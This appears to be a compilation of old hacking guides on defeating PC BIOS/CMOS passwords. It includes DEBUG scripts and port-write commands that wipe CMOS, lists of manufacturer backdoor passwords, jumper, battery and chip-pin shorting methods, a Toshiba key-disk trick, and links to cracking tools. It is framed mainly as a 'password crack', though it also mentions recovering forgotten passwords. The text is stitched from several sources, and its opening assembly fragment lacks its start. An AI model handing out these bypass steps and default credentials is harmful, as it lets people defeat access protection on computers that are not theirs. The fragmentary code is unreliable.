MOV AX,0 <ENTER>
MOV AX,CX <ENTER>
OUT 70,AL <ENTER>
MOV AX,0 <ENTER>
OUT 71,AL <ENTER>
INC CX <ENTER>
CMP CX,100 <ENTER>
JB 103 <ENTER>
INT 20 <ENTER>
<ENTER> just hit enter on this line
G <ENTER>
Q <ENTER>


Basic BIOS password crack - works 9.9 times out of ten


This is a password hack but it clears the BIOS such that the next time you start the PC, the CMOS does not ask for any password. Now if you are able to bring the DOS prompt up, then you will be able to change the BIOS setting to the default. To clear the CMOS do the following:
Get DOS prompt and type:
DEBUG hit enter
-o 70 2e hit enter
-o 71 ff hit enter
-q hit enter
exit hit enter
Restart the computer. It works on most versions of the AWARD BIOS.


Accessing information on the hard disk


When you turn on the host machine, enter the CMOS setup menu (usually you have to press F2, or DEL, or CTRL+ALT+S during the boot sequence) and go to STANDARD CMOS SETUP, and set the channel to which you have put the hard disk as TYPE=Auto, MODE=AUTO, then SAVE & EXIT SETUP. Now you have access to the hard disk.


Standard BIOS backdoor passwords


The first, less invasive, attempt to bypass a BIOS password is to try on of these standard manufacturer's backdoor passwords:
AWARD BIOS
AWARD SW, AWARD_SW, Award SW, AWARD PW, _award, awkward, J64, j256, j262, j332, j322, 01322222, 589589, 589721, 595595, 598598, HLT, SER, SKY_FOX, aLLy, aLLY, Condo, CONCAT, TTPTHA, aPAf, HLT, KDD, ZBAAACA, ZAAADA, ZJAAADC, djonet, %øåñòü ïpîáåëîâ%, %äåâÿòü ïpîáåëîâ%
AMI BIOS
AMI, A.M.I., AMI SW, AMI_SW, BIOS, PASSWORD, HEWITT RAND, Oder
Other passwords you may try (for AMI/AWARD or other BIOSes)
LKWPETER, lkwpeter, BIOSTAR, biostar, BIOSSTAR, biosstar, ALFAROME, Syxz, Wodj
Note that the key associated to "_" in the US keyboard corresponds to "?" in some European keyboards (such as Italian and German ones), so -- for example -- you should type AWARD?SW when using those keyboards. Also remember that passwords are Case Sensitive. The last two passwords in the AWARD BIOS list are in Russian.


Flashing BIOS via software


If you have access to the computer when it's turned on, you could try one of those programs that remove the password from the BIOS, by invalidating its memory.
However, it might happen you don't have one of those programs when you have access to the computer, so you'd better learn how to do manually what they do. You can reset the BIOS to its default values using the MS-DOS tool DEBUG (type DEBUG at the command prompt. You'd better do it in pure MS-DOS mode, not from a MS-DOS shell window in Windows). Once you are in the debug environment enter the following commands:
AMI/AWARD BIOS
O 70 17
O 71 17
Q
PHOENIX BIOS
O 70 FF
O 71 17
Q
GENERIC
Invalidates CMOS RAM.
Should work on all AT motherboards
(XT motherboards don't have CMOS)
O 70 2E
O 71 FF
Q
Note that the first letter is a "O" not the number "0". The numbers which follow are two bytes in hex format.

Flashing BIOS via hardware


If you can't access the computer when it's on, and the standard backdoor passwords didn't work, you'll have to flash the BIOS via hardware. Please read the important notes at the end of this section before to try any of these methods.

Using the jumpers


The canonical way to flash the BIOS via hardware is to plug, unplug, or switch a jumper on the motherboard (for "switching a jumper" I mean that you find a jumper that joins the central pin and a side pin of a group of three pins, you should then unplug the jumper and then plug it to the central pin and to the pin on the opposite side, so if the jumper is normally on position 1-2, you have to put it on position 2-3, or vice versa). This jumper is not always located near to the BIOS, but could be anywhere on the motherboard.

To find the correct jumper you should read the motherboard's manual.
Once you've located the correct jumper, switch it (or plug or unplug it, depending from what the manual says) while the computer is turned OFF. Wait a couple of seconds then put the jumper back to its original position. In some motherboards it may happen that the computer will automatically turn itself on, after flashing the BIOS. In this case, turn it off, and put the jumper back to its original position, then turn it on again. Other motherboards require you turn the computer on for a few seconds to flash the BIOS.

If you don't have the motherboard's manual, you'll have to "brute force" it... trying out all the jumpers. In this case, try first the isolated ones (not in a group), the ones near to the BIOS, and the ones you can switch (as I explained before). If all them fail, try all the others. However, you must modify the status of only one jumper per attempt, otherwise you could damage the motherboard (since you don't know what the jumper you modified is actually meant for). If the password request screen still appear, try another one.

If after flashing the BIOS, the computer won't boot when you turn it on, turn it off, and wait some seconds before to retry.

Removing the battery


If you can't find the jumper to flash the BIOS or if such jumper doesn't exist, you can remove the battery that keeps the BIOS memory alive. It's a button-size battery somewhere on the motherboard (on elder computers the battery could be a small, typically blue, cylinder soldered to the motherboard, but usually has a jumper on its side to disconnect it, otherwise you'll have to unsolder it and then solder it back). Take it away for 15-30 minutes or more, then put it back and the data contained into the BIOS memory should be volatilized. I'd suggest you to remove it for about one hour to be sure, because if you put it back when the data aren't erased yet you'll have to wait more time, as you've never removed it. If at first it doesn't work, try to remove the battery overnight.

Important note: in laptop and notebooks you don't have to remove the computer's power batteries (which would be useless), but you should open your computer and remove the CMOS battery from the motherboard.
Short-circuiting the chip
Another way to clear the CMOS RAM is to reset it by short circuiting two pins of the BIOS chip for a few seconds. You can do that with a small piece of electric wire or with a bent paper clip. Always make sure that the computer is turned OFF before to try this operation.


Here is a list of EPROM chips that are commonly used in the BIOS industry. You may find similar chips with different names if they are compatible chips made by another brand. If you find the BIOS chip you are working on matches with one of the following you can try to short-circuit the appropriate pins. Be careful, because this operation may damage the chip.
CHIPS P82C206 (square)


Short together pins 12 and 32 (the first and the last pins on the bottom edge of the chip) or pins 74 and 75 (the two pins on the upper left corner).
gnd
74
|__________________
5v 75--| |
| |
| |
| CHIPS |
1 * | |
| P82C206 |
| |
| |
|___________________|
| |
| gnd | 5v
12 32
OPTi F82C206 (rectangular)
Short together pins 3 and 26 (third pin from left side and fifth pin from right side on the bottom edge).
80 51
|______________|
81 -| |- 50
| |
| |
| OPTi |
| |
| F82C206 |
| |
100-|________________|-31
|| | |
1 || | | 30
3 26


Dallas DS1287, DS1287A
Benchmarq bp3287MT, bq3287AMT
The Dallas DS1287 and DS1287A, and the compatible Benchmarq bp3287MT and bq3287AMT chips have a built-in battery. This battery should last up to ten years. Any motherboard using these chips should not have an additional battery (this means you can't flash the BIOS by removing a battery). When the battery fails, the RTC chip would be replaced.
CMOS RAM can be cleared on the 1287A and 3287AMT chips by shorting pins 12 and 21.

The 1287 (and 3287MT) differ from the 1287A in that the CMOS RAM can't be cleared. If there is a problem such as a forgotten password, the chip must be replaced. (In this case it is recommended to replace the 1287 with a 1287A). Also the Dallas 12887 and 12887A are similar but contain twice as much CMOS RAM storage.
__________
1 -| * U |- 24 5v
2 -| |- 23
3 -| |- 22
4 -| |- 21 RCL (RAM Clear)
5 -| |- 20
6 -| |- 19
7 -| |- 18
8 -| |- 17
9 -| |- 16
10 -| |- 15
11 -| |- 14
gnd 12 -|__________|- 13

NOTE: Although these are 24-pin chips,
the Dallas chips may be missing 5 pins,
these are unused pins.
Most chips have unused pins,
though usually they are still present.


Dallas DS12885S
Benchmarq bq3258S
Hitachi HD146818AP
Samsung KS82C6818A
This is a rectangular 24-pin DIP chip, usually in a socket. The number on the chip should end in 6818.
Although this chip is pin-compatible with the Dallas 1287/1287A, there is no built-in battery.
Short together pins 12 and 24.
5v
24 20 13
|___________|____________________|
| |
| DALLAS |
|> |
| DS12885S |
| |
|__________________________________|
| |
1 12
gnd


Motorola MC146818AP
Short pins 12 and 24. These are the pins on diagonally opposite corners - lower left and upper right. You might also try pins 12 and 20.
__________
1 -| * U |- 24 5v
2 -| |- 23
3 -| |- 22
4 -| |- 21
5 -| |- 20
6 -| |- 19
7 -| |- 18
8 -| |- 17
9 -| |- 16
10 -| |- 15
11 -| |- 14
gnd 12 -|__________|- 13


Replacing the chip


If nothing works, you could replace the existing BIOS chip with a new one you can buy from your specialized electronic shop or your computer supplier. It's a quick operation if the chip is inserted on a base and not soldered to the motherboard, otherwise you'll have to unsolder it and then put the new one. In this case would be more convenient to solder a base on which you'll then plug the new chip, in the eventuality that you'll have to change it again. If you can't find the BIOS chip specifically made for your motherboard, you should buy one of the same type (probably one of the ones shown above) and look in your motherboard manufacturer's website to see if there's the BIOS image to download. Then you should copy that image on the chip you bought with an EPROM programmer.


Important
Whether is the method you use, when you flash the BIOS not only the password, but also all the other configuration data will be reset to the factory defaults, so when you are booting for the first time after a BIOS flash, you should enter the CMOS configuration menu (as explained before) and fix up some things.
Also, when you boot Windows, it may happen that it finds some new device, because of the new configuration of the BIOS, in this case you'll probably need the Windows installation CD because Windows may ask you for some external files. If Windows doesn't see the CD-ROM try to eject and re-insert the CD-ROM again. If Windows can't find the CD-ROM drive and you set it properly from the BIOS config, just reboot with the reset key, and in the next run Windows should find it. However most files needed by the system while installing new hardware could also be found in C:WINDOWS, C:WINDOWSSYSTEM, or C:WINDOWSINF .


Key Disk for Toshiba laptops


Some Toshiba notebooks allow to bypass BIOS by inserting a "key-disk" in the floppy disk drive while booting. To create a Toshiba Keydisk, take a 720Kb or 1.44Mb floppy disk, format it (if it's not formatted yet), then use a hex editor such as Hex Workshop to change the first five bytes of the second sector (the one after the boot sector) and set them to 4B 45 59 00 00 (note that the first three bytes are the ASCII for "KEY" followed by two zeroes). Once you have created the key disk put it into the notebook's drive and turn it on, then push the reset button and when asked for password, press Enter. You will be asked to Set Password again. Press Y and Enter. You'll enter the BIOS configuration where you can set a new password.

Key protected cases


A final note about those old computers (up to 486 and early Pentiums) protected with a key that prevented the use of the mouse and the keyboard or the power button. All you have to do with them is to follow the wires connected to the key hole, locate the jumper to which they are connected and unplug it.

That's all.

Clear Cmos, jumper.That is the way how I solve problem when customer forgets password.

More


There are a few different ways to reset the cmos, here's a few:

1. there are many default common passwords,
such as:

At boot-up note the BIOS provider (Award, AMI, Phoenix, IBM, etc.)

For Award BIOS' try these backdoor passwords:

AWARD_SW
j262
HLT
SER
SKY_FOX
BIOSTAR
ALFAROME
Lkwpeter
j256
AWARD?SW
LKWPETER
syxz
ALLy
589589
589721
awkward
CONCAT
d8on
CONDO
j64
szyx

For AMI BIOS' try these backdoor passwords:

AMI
BIOS
PASSWORD
HEWITT RAND
AMI?SW
AMI_SW
LKWPETER
A.M.I.
CONDO


For PHOENIX BIOS' try this backdoor password:

phoenix

there are too many to count here's a list
http://www.phenoelit.de/dpl/dpl.html
(search for PC BIOS)


2. On some older PC's pressing the insert key upon startup will clear
the CMOS, make sure you hold it down till it's done booting.

3. Another way which we pretty much already covered, was to pull the
metallic nickel looking battery that supplies power to the CMOS.

4. Some times there is a small three pin jumper used to reset the bios,
just move the black little pin cover to the opposite two pins.
(Make sure to read the motherboards manual before this)

5. If the battery is soldered in you can take a soldering iron to it but
I don't recommend it unless you are a professional.

6. there are a few programs out on the net which are made to crack
certain types of bios passwords, I have one for award BIOS's here's a
couple:

http://www.11a.nu/ibios.htm

http://natan.zejn.si/rempass.html

Good reading:
http://www.astalavista.com/library/...ios_hacking.txt
<http://www.astalavista.com/library/basics/guides/bios_hacking.txt>

http://www.virtualplastic.net/html/misc_bios.html


Tools:
http://www.red-demon.com/pwrecovery.htm
l


A CMOS password, if present, is one that you must enter when the computer is booting up. It comes before a network or operating system password. You will not be able to run any programs, view files or even enter the operating system if you do not enter this password. If you find you'd like to change the password, this can be done by restarting your computer and entering the CMOS setup. CMOS setup is usually entered by typing a certain key or combination of keys as your computer is booting up. The DEL (delete) key or Ctrl/Enter are common ones. However, your BIOS should show a line explaining which key(s) to type to enter SETUP, BIOS SETUP, OR CMOS SETUP. There should be a password option in the setup program. If you are not able to find this option you will need to consult the manual that came with the computer or motherboard. If you have forgotten your password you will need to clear it by physically changing jumpers on your motherboard to short out certain pins, thereby erasing the password. The location of these pins varies from motherboard to motherboard, so you will need to refer to your computer or motherboard's manual. Some motherboards have a default password. For example, the AMI BIOS default password is "AMI". Check your computer or motherboard manual for the default password. It's worth trying this password if you don't know, or have forgotten the CMOS password. Some older computers required you to have a "reference disk" in order to make changes to the CMOS settings, which would include the password.